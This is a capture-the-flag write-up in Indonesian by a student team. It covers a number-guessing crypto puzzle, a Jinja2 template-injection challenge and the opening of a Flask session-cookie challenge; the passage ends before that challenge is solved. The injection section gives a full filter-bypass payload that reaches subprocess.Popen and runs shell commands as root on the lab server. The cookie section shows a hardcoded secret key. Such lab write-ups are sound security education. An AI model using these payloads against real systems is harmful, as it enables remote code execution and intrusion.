

Write UP LKSP Jawa Tengah  
Makat-Xploit

Team Member:

- Hipni
- Rifki Al Ansyari
- Aditya Rahman

## A.Cryptography

### 1) Absolute Cinema

Program ini berfungsi untuk menjudge sebuah angka yang input. Nantinya jika angka yang dihasilkan sama maka akan mendapatkan flagnya. Jugdenya terbagi menjadi 3 komponen dan perhitungannya tersendiri yaitu:

- a) **Creativity** mencari nilai 5/5 dengan cara *membagi nilai yang kita input* dengan **20000**. Dan *mencari nilai minimum dari 5 dan nilai yang dibagi tersebut*.
- b) **Balance** mencari nilai 5/5 dengan cara nilai minimum dari Nilai pertama dan Nilai kedua. Nilai pertama dari *nilai absolute* hasil **panjang digit input - 10** dan Nilai kedua **panjang digit input**. Dan dicari nilai minimum dari Nilai pertama dan Nilai kedua
- c) **Harmony** mencari nilai 5/5 dengan mencari nilai maksimal dari 0 dan nilai input yang nantinya dikurangi dengan nilai input ini dicari akar pangkat 2 dan pangkatkan kembali dengan 2. Intinya jika nilai inputnya merupakan akar pangkat 2 maka 0 dan 0, tetapi jika bukan akar pangkat dari 2 maka kita bisa dapat nilai nya

Dari analisis tersebut kita mendapatkan nilai ini:

```
min Creative: 100000 | min Balance: 100000 | min Harmony: ???
```

Nilai tersebut berguna untuk mempersingkat waktu brute force. Dan berikut program untuk mencari nilai absolute cinemanya 🙌👀🙌 :

```
● ● ●  
1  from gmpy2 import iroot  
2  
3  num = 100000  
4  while True:  
5      creativity = round(min(5, num/20000), 1)  
6      balance = min(abs(len(set(str(num))) - 10), len(set(str(num))))  
7      harmony = max(0, 5 - (num - int(iroot(num, 2)[0]))**2))  
8      if creativity == 5 and balance == 5 and harmony == 5:  
9          print(f"Nilai yang sempurna adalah : {num}")  
10         break  
11     num += 1  
12  
13 # output : Nilai yang sempurna adalah : 100489  
14
```

Lalu kita gunakan nilai tersebut dan yapp kita dapat flagnya:

```
I'll judge your number  
Enter a number: 100489  
creativity: 5/5  
balance: 5/5  
harmony: 5/5  
ABSOLUTE CINEMA  
LKS{bc55f78e8d099f68a954c3fd727a3e46}
```

## B. Web Exploitation

### 1) HEHES

Ini adalah tampilan utama dari aplikasi web target, singkatnya karena kami tidak mempunyai akun, maka kami mencoba mendaftarkan akun baru.

The screenshot shows the 'Register' page of the 'Secure Notes' application. At the top, there are 'Login' and 'Register' buttons. The main area has three input fields: 'Username' (levith4n), 'Email' (levith4n@example.com), and 'Password' (represented by three dots). Below the fields is a blue 'Register' button. Underneath the button, a link says 'Already have an account? [Login here](#)'. At the bottom of the page, there are copyright and attribution notices: '© 2025 Secure Notes App' and 'Made with ❤️ for security education'.

Setelah itu kami masuk sebagai akun yang kami buat sebelumnya, kami langsung mengecek fitur-fitur yang ada dan menemukan fitur untuk membuat sebuah *note*, kami mencoba menggunakan *payload* SSTI khusus Jinja2 (*template engine python*) karena pada *source code* yang diberikan, aplikasi web ini dibangun menggunakan bahasa pemrograman *python*.

The screenshot shows the 'Create New Note' page of the 'Secure Notes' application. At the top, there are navigation links for 'Home', 'Notes', and 'Calculator'. On the right, there is a user profile icon for 'levith4n'. The main area has two input fields: 'Title' ({{ 7 \* 7 }}) and 'Content' ({{ 7 \* 7 }}). At the bottom are 'Cancel' and 'Save Note' buttons. At the very bottom, there are copyright and attribution notices: '© 2025 Secure Notes App' and 'Made with ❤️ for security education'.


Seperti yang terlihat percobaan SSTI kami berhasil dan 49 adalah hasil dari perkalian 7 dengan 7 yang tereksekusi.

The screenshot shows a mobile application interface for 'Secure Notes'. At the top, there's a blue header bar with the title 'Secure Notes' and navigation links for 'Home', 'Notes', and 'Calculator'. On the right side of the header is a user profile icon labeled 'levith4n'. Below the header, the main content area displays a single note card. The note has a title '49' and a timestamp 'Created: 2025-07-13 04:43:37'. The note's content is simply '49'. At the bottom of the note card is a blue button labeled 'Back to Notes'. Along the bottom edge of the screen, there are two small pieces of text: '© 2025 Secure Notes App' on the left and 'Made with ❤️ for security education' on the right.

Selanjutnya kami mencoba membangun *payload* SSTI untuk mendapatkan **RCE**, yaitu `{{'__class__'}}` yang berfungsi untuk mendapatkan *class* dari *object* '' (*string kosong*).

This screenshot shows the 'Create New Note' dialog box from the 'Secure Notes' app. The dialog has a blue header bar with the text 'Create New Note'. Below the header, there are two input fields: 'Title' and 'Content'. Both of these fields contain the string `{{'__class__'}}`. At the bottom of the dialog, there are two buttons: a dark grey 'Cancel' button on the left and a blue 'Save Note' button on the right. Along the bottom edge of the screen, there are two small pieces of text: '© 2025 Secure Notes App' on the left and 'Made with ❤️ for security education' on the right.

Namun, setelah kami mengecek *output*, hanya terdapat *output* kosong yang menandakan *payload* sebelumnya tidak tereksekusi.



Setelah itu, kami mencoba untuk menganalisis *source code* yang diberikan, sampai kami menemukan bahwa *char \_ (underscore)* di-filter atau masuk dalam *blacklist*.


```
154 @app.route('/notes/<note_id>')
155     def view_note(note_id):
156         if 'user_id' not in session:
157             return redirect('/login')
158
159         user_id = session['user_id']
160
161         try:
162             # Get the note by ID
163             note = Note.query.filter_by(id=int(note_id), user_id=user_id).first()
164             if not note:
165                 return render_template('notes/not_found.html', note_id=note_id)
166
167             # Filter out potentially dangerous characters from content and title
168             # This helps prevent Server-Side Template Injection (SSTI)
169             blacklisted_chars = ['\'']
170             filtered_content = note.content
171             filtered_title = note.title
172
173             for char in blacklisted_chars:
174                 filtered_content = filtered_content.replace(char, '')
175                 filtered_title = filtered_title.replace(char, '')
176
177             # Using the filtered content and title to prevent SSTI
178             return render_template_string(f"""
179             {{% extends "base.html" %}}
180
181             {{% block title %}}Secure Notes App{{% endblock %}}
182
183             {{% block content %}}
184             <div class="card">
185                 <div class="card-header">
186                     <h3>{{filtered_title}}</h3>
187                     <small>Created: {{note.created_at.strftime('%Y-%m-%d %H:%M:%S')}}</small>
188                 </div>
189                 <div class="card-body">
190                     {{filtered_content}}
191             </div>
192         
```

The code is a Python script named `app.py` containing logic for viewing a note. It filters out single quotes from the note's content and title to prevent Server-Side Template Injection (SSTI). The filtering logic is highlighted with a red box.

Setelah mengetahui hal itu, kami langsung mencoba membuat *payload* untuk melakukan *bypass* terhadap *filter* ini, yaitu menggunakan `[]`, jadi pada Jinja2, untuk mengambil atribut pada suatu *object* kita bisa menggunakan cara `'._class_'`, tetapi kami tahu bahwa `_ (underscore)` di-*filter*, sehingga kami perlu mencoba melakukan *hex-escaped underscore*, yaitu `/x5f`. Namun, masalah lain adalah kami tidak bisa secara langsung menggunakan `'` seperti `'.\x5f\x5fc&lt;class\x5f\x5f'`, ini adalah sebuah *syntax* yang tidak valid, sehingga kami perlu memanfaatkan penggunaan *subscript syntax* `[]`, sehingga *payload* akhir menjadi seperti ini `\{{ 1['\x5f\x5fc&lt;class\x5f\x5f'] \}}`, artinya kami mengakses atribut dari *object* (angka 1), yaitu `_class_` yang sudah di-*escape* menjadi `\x5f\x5fc&lt;class\x5f\x5f`, sehingga akan mengembalikan `class` dari *object* angka 1.

The screenshot shows a web-based application interface for 'Secure Notes'. At the top, there is a navigation bar with links for 'Home', 'Notes', and 'Calculator', and a user profile icon for 'levith4n'. Below the navigation bar is a modal window titled 'Create New Note'. The 'Title' field contains the value `\{{ 1['\x5f\x5fc&lt;class\x5f\x5f'] \}}`. The 'Content' field also contains the same value. At the bottom of the modal are two buttons: 'Cancel' and 'Save Note'. In the bottom right corner of the modal, there is a small note: 'Made with ❤️ for security education'. Outside the modal, at the bottom left, is the copyright notice '© 2025 Secure Notes App'. At the bottom right, is the text 'Made with ❤️ for security education'. The main content area displays a note titled '`<class 'int'>`'. Below the title, it says 'Created: 2025-07-14 02:55:37'. The note content itself is '`<class 'int'>`'. At the bottom of this note view is a blue 'Back to Notes' button. The same copyright and footer text are present here as well.

Selanjutnya, kami menggunakan `_mro_` yang sudah di-*escape* untuk mendapatkan hirarki pewarisan (*inheritance*) dari **object class int**. Hal ini bertujuan untuk mendapatkan `<class 'object'>` yang mempunyai atribut `_subclasses_`, sehingga kami dapat mengakses daftar seluruh class bawaan Python. Dari daftar tersebut, kami mencari class seperti `subprocess.Popen` yang memungkinkan eksekusi perintah sistem (RCE).




The screenshot shows a "Create New Note" dialog box. The "Title" field contains the byte sequence `\x01["\x5f\x5fclass\x5f\x5f"]"\x5f\x5fmro\x5f\x5f"]}}`. The "Content" field also contains the same byte sequence. At the bottom right is a "Save Note" button.



The screenshot shows the main interface of the "Secure Notes" application. A note titled "`(<class 'int'>, <class 'object'>)`" was created on 2025-07-14 at 02:57:27. The content of the note is the same byte sequence as the title. At the bottom right is a "Back to Notes" button.

*Excellent!*, selanjutnya kami perlu mengakses `<class 'object'>`, karena nilai yang dikembalikan berupa *tuple*, maka kami bisa mengaksesnya dengan cara yang sama saat mengakses sebuah *index* pada *array*.



The screenshot shows a "Create New Note" dialog box. The "Title" field contains the byte sequence `\x01["\x5f\x5fclass\x5f\x5f"]"\x5f\x5fmro\x5f\x5f"][1]}}`. The "Content" field also contains the same byte sequence. At the bottom right is a "Save Note" button.

```
<class 'object'>
```

Created: 2025-07-14 03:05:09

```
<class 'object'>
```

[Back to Notes](#)

© 2025 Secure Notes App

Made with ❤️ for security education

Setelah itu, kami mencoba menampilkan seluruh *class* yang berada di bawah `<class 'object'>` menggunakan \_\_subclasses\_\_.

### Create New Note

Title

```
{}{{1["\x5f\x5fclass\x5f\x5f"]"\x5f\x5fmro\x5f\x5f"][]["\x5f\x5fsubclasses\x5f\x5f"]()}}
```

Content

```
{}{{1["\x5f\x5fclass\x5f\x5f"]"\x5f\x5fmro\x5f\x5f"][]["\x5f\x5fsubclasses\x5f\x5f"]()}}
```

[Cancel](#) [Save Note](#)

```
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class 'dict_reverseitemiterator'>, <class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class 'instancemethod'>, <class 'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>, <class 'iterator'>, <class 'pickle.PickleBuffer'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class 'InterpreterID'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'keys'>, <class 'values'>, <class 'items'>, <class 'Context'>, <class 'ContextVar'>, <class 'Token'>, <class 'Token.MISSING'>, <class 'moduledesc'>, <class 'module'>, <class 'filter'>, <class 'map'>]
```

Selanjutnya, karena nilai yang dikembalikan adalah bertipe data **list**, kami perlu mencari tahu pada *index* ke berapa <class ‘**subprocess.Popen**’> berada, karena *class* inilah yang dapat kami gunakan untuk mendapatkan **RCE**. Untuk melakukan hal itu, kami membuat sebuah program *python*. Kami menyimpan seluruh daftar *class* dalam *file class.txt* lalu memprosesnya dengan logika program kami untuk menemukan *index* dari *popen*. Ketika program dijalankan, kami mengetahui bahwa *popen* berada pada *index* ke-**214**.

```
1 import re
2
3 with open('class.txt') as f:
4     lines = f.read()
5
6
7 class_names = re.findall(r"<class '([^\']+)'\>", lines)
8
9
10 for i in range(len(class_names)):
11     if(class_names[i] == "subprocess.Popen"):
12         print(f"index dari popen {i+1}")
13         break
14
15 
```

```
[^ levith4n@arch] ~/Data/ctf-tools/Popen-Finder ↵ main > python3 main.py
index dari popen 214
```

The screenshot shows a 'Create New Note' dialog box over a notes application interface. The dialog has a blue header bar with the title 'Create New Note'. Below it, there are two input fields: 'Title' and 'Content'. Both fields contain the same hex-encoded string: {{1["\x5f\x5fc..."]}}. At the bottom right of the dialog is a blue 'Save Note' button. The background shows the application's navigation bar with 'Secure Notes' and other icons like Home, Notes, and Calculator, along with a user profile 'levith4n'. At the bottom of the screen, there are copyright and license information: '© 2025 Secure Notes App' and 'Made with ❤️ for security education'.

The screenshot shows a note detail view for a note titled '<class \'subprocess.Popen\'>'. The note was created on '2025-07-14 05:25:09'. The content of the note is the same hex-encoded string as the previous screenshot. At the bottom left is a 'Back to Notes' button, and at the bottom right is the same copyright and license information: '© 2025 Secure Notes App' and 'Made with ❤️ for security education'.

Selanjutnya, kami hanya perlu menggunakan `subprocess.Popen` untuk mendapatkan RCE, seperti yang terlihat saat kami menggunakan perintah `id` (*perintah linux untuk mengecek id pengguna*), kami mendapatkan *output* bahwa kami secara langsung mengakses sebagai **root**.

The screenshot shows two pages of a mobile application for managing secure notes.

**Create New Note Page:**

- Title:** The title field contains the encoded string: `x5f\|x5fmro\x5f\x5f"])[1]["\x5f\x5fsubclasses\x5f\x5f"]()214]('id', shell=True, stdout=-1)[ "communicate"]()`.
- Content:** The content field contains the decoded Python code: `{{1["\x5f\x5fclass\x5f\x5f"]"\x5f\x5fmro\x5f\x5f"])[1]["\x5f\x5fsubclasses\x5f\x5f"]()214]('id', shell=True, stdout=-1)[ "communicate"]()}`.
- Buttons:** A "Cancel" button and a "Save Note" button.

**Footer:** © 2025 Secure Notes App | Made with ❤️ for security education

**Note Detail Page:**

- Title:** (b'uid=0(root) gid=0(root) groups=0(root)\n', None)
- Created:** 2025-07-14 08:19:45
- Content:** (b'uid=0(root) gid=0(root) groups=0(root)\n', None)
- Actions:** A "Back to Notes" button.

**Footer:** © 2025 Secure Notes App | Made with ❤️ for security education

Selanjutnya, kami mencoba mencari letak *file flag* dan menemukannya pada direktori /.

Create New Note

Title  
,{x5fsubclasses\x5f\x5f"}()214]{('find / -type f -name "\*flag\*txt" , shell=True, stdout=-1)["communicate"]{

Content  
{{1["\x5f\x5fclass\x5f\x5f"]"\x5f\x5fmr0\x5f\x5f"]1]["\x5f\x5fsubclasses\x5f\x5f"}()214]{('find / -type f -name "\*flag\*txt" , shell=True, stdout=-1)["communicate"]()}

[Cancel](#) [Save Note](#)

© 2025 Secure Notes App Made with ❤️ for security education

(b'/flag-953ccbb05a22a08e6476e1e71d6dd456.txt\n', None)

Created: 2025-07-14 07:53:26

(b'/flag-953ccbb05a22a08e6476e1e71d6dd456.txt\n', None)

[Back to Notes](#)

© 2025 Secure Notes App Made with ❤️ for security education

Terakhir, kami hanya perlu membacanya menggunakan perintah **cat** dan kami berhasil mendapatkan flag: **LKS{a14224f3cd5c593c35043f7dceb3b778}**

Payload akhir:

```
{{1["\x5f\x5fclass\x5f\x5f"]"\x5f\x5fmro\x5f\x5f"][1]["\x5f\x5fsubclasses\x5f\x5f"]0[214]('cat /flag-953ccbb05a22a08e6476e1e71d6dd456.txt', shell=True, stdout=-1)["communicate"]0}}
```

### Create New Note

Title  
()214]('cat /flag-953ccbb05a22a08e6476e1e71d6dd456.txt', shell=True, stdout=-1)["communicate"]()

Content  
{{1"\x5f\x5fclass\x5f\x5f"]"\x5f\x5fmro\x5f\x5f"][1]["\x5f\x5fsubclasses\x5f\x5f"]0[214]('cat /flag-953ccbb05a22a08e6476e1e71d6dd456.txt', shell=True, stdout=-1)["communicate"]()}

[Cancel](#) [Save Note](#)

© 2025 Secure Notes App Made with ❤️ for security education

(b'LKS{a14224f3cd5c593c35043f7dceb3b778}', None)

Created: 2025-07-14 08:06:12


(b'LKS{a14224f3cd5c593c35043f7dceb3b778}', None)

[Back to Notes](#)


© 2025 Secure Notes App Made with ❤️ for security education

## 2) MASS

Ini adalah tampilan utama dari aplikasi web target, karena kami belum mempunyai akun, maka kami mencoba untuk mendaftarkannya terlebih dahulu.



The screenshot shows the login page of the Secure Notes App. At the top, there's a blue header bar with the text "Secure Notes". On the right side of the header are two buttons: "Login" with a user icon and "Register" with a plus sign and user icon. Below the header is a white form area with a blue header titled "Login". It contains two input fields: "Username" and "Password", each with a placeholder text and a corresponding input box. Below these fields is a large blue "Login" button. At the bottom of the form, there's a link "Don't have an account? [Register here](#)". At the very bottom of the page, there are two copyright notices: "© 2025 Secure Notes App" on the left and "Made with ❤️ for security education" on the right.



The screenshot shows the register page of the Secure Notes App. At the top, there's a blue header bar with the text "Secure Notes". On the right side of the header are two buttons: "Login" with a user icon and "Register" with a plus sign and user icon. Below the header is a white form area with a blue header titled "Register". It contains three input fields: "Username" with placeholder "levith4n", "Email" with placeholder "levith4n@example.com", and "Password" with placeholder "•••". Below these fields is a large blue "Register" button. At the bottom of the form, there's a link "Already have an account? [Login here](#)". At the very bottom of the page, there are two copyright notices: "© 2025 Secure Notes App" on the left and "Made with ❤️ for security education" on the right.

Setelah itu, kami mencoba login menggunakan akun yang sudah kami daftarkan sebelumnya. Terlihat terdapat **admin panel**, tetapi saat kami coba kunjungi, terdapat kode *response 403* yang artinya kami tidak memiliki izin untuk mengakses admin panel.

The screenshot shows the 'Secure Notes' application interface. At the top, there's a blue header bar with the title 'Secure Notes' and navigation links for 'Home', 'Notes', 'Calculator', and 'Admin'. On the right side of the header is a user profile icon labeled 'levith4n'. Below the header, the main content area has a white background. It features a large heading 'Welcome, levith4n!' and a sub-instruction: 'This is your personal dashboard. Choose an option below to get started.' There are three main options displayed in separate boxes: 'Notes' (blue icon, 'Go to Notes' button), 'Calculator' (green icon, 'Open Calculator' button), and 'Profile' (blue person icon, 'View Profile' button). Below these is a fourth box with a red border and a red shield icon, labeled 'Admin Panel' with the sub-instruction: 'Access administrative functions and view the flag.' A red rectangular box highlights this 'Admin Panel' section.


## Forbidden

You don't have the permission to access the requested resource. It is either read-protected or not readable by the server.

Kemudian, kami mencoba untuk mengecek **cookie** dan kami menemukan format *cookie* yang mirip dengan token **JWT**, yaitu terdapat tiga bagian yang dipisahkan dengan tanda titik.

Cookie:

eyJyb2xIjoic3RhbmRhcmlCJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6Imxldml0aDRuIn0.aHTCcA.g\_h5GTUdKmF\_A7wrz9HWHiWho3Y



Kami mencoba memvalidasi apakah ini benar-benar token JWT menggunakan [jwt.io](https://jwt.io), seperti yang terlihat bahwa ini bukanlah token JWT, karena tidak terdapat bagian **payload**.

JWT Decoder JWT Encoder

Paste a JWT below that you'd like to decode, validate, and verify.

Encoded Value

JSON WEB TOKEN (JWT)

The second segment, the JWT payload, must represent a completely valid JSON object conforming to [RFC-7519](#).

Please address JWT issues to verify signature.

eyJyb2xIjoic3RhbmRhcmlCJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6Imxldml0aDRuIn0.aHNAdw.E3a1Y2RwD7wZUXKNaovzUMWLxVA

Decoded Header

JSON CLAIMS TABLE

{  
  "role": "standard",  
  "user\_id": 3,  
  "username": "levith4n"  
}

Decoded Payload

JSON CLAIMS TABLE

hs@w

Kemudian, kami mencoba beralih ke hal lain seperti menganalisis *source code* yang diberikan, siapa sangka kami menemukan *secret key* secara langsung pada *source code (hardcoded)*.

```
1 from flask import Flask, request, jsonify, session, render_template, redirect, url_for, abort
2 from flask_sqlalchemy import SQLAlchemy
3 from werkzeug.security import generate_password_hash, check_password_hash
4 import datetime
5 import os
6
7 app = Flask(__name__)
8 app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
9 app.config['SECRET_KEY'] = '882cbc18617677a181a4efa639809ba0'
10 app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
11 db = SQLAlchemy(app)
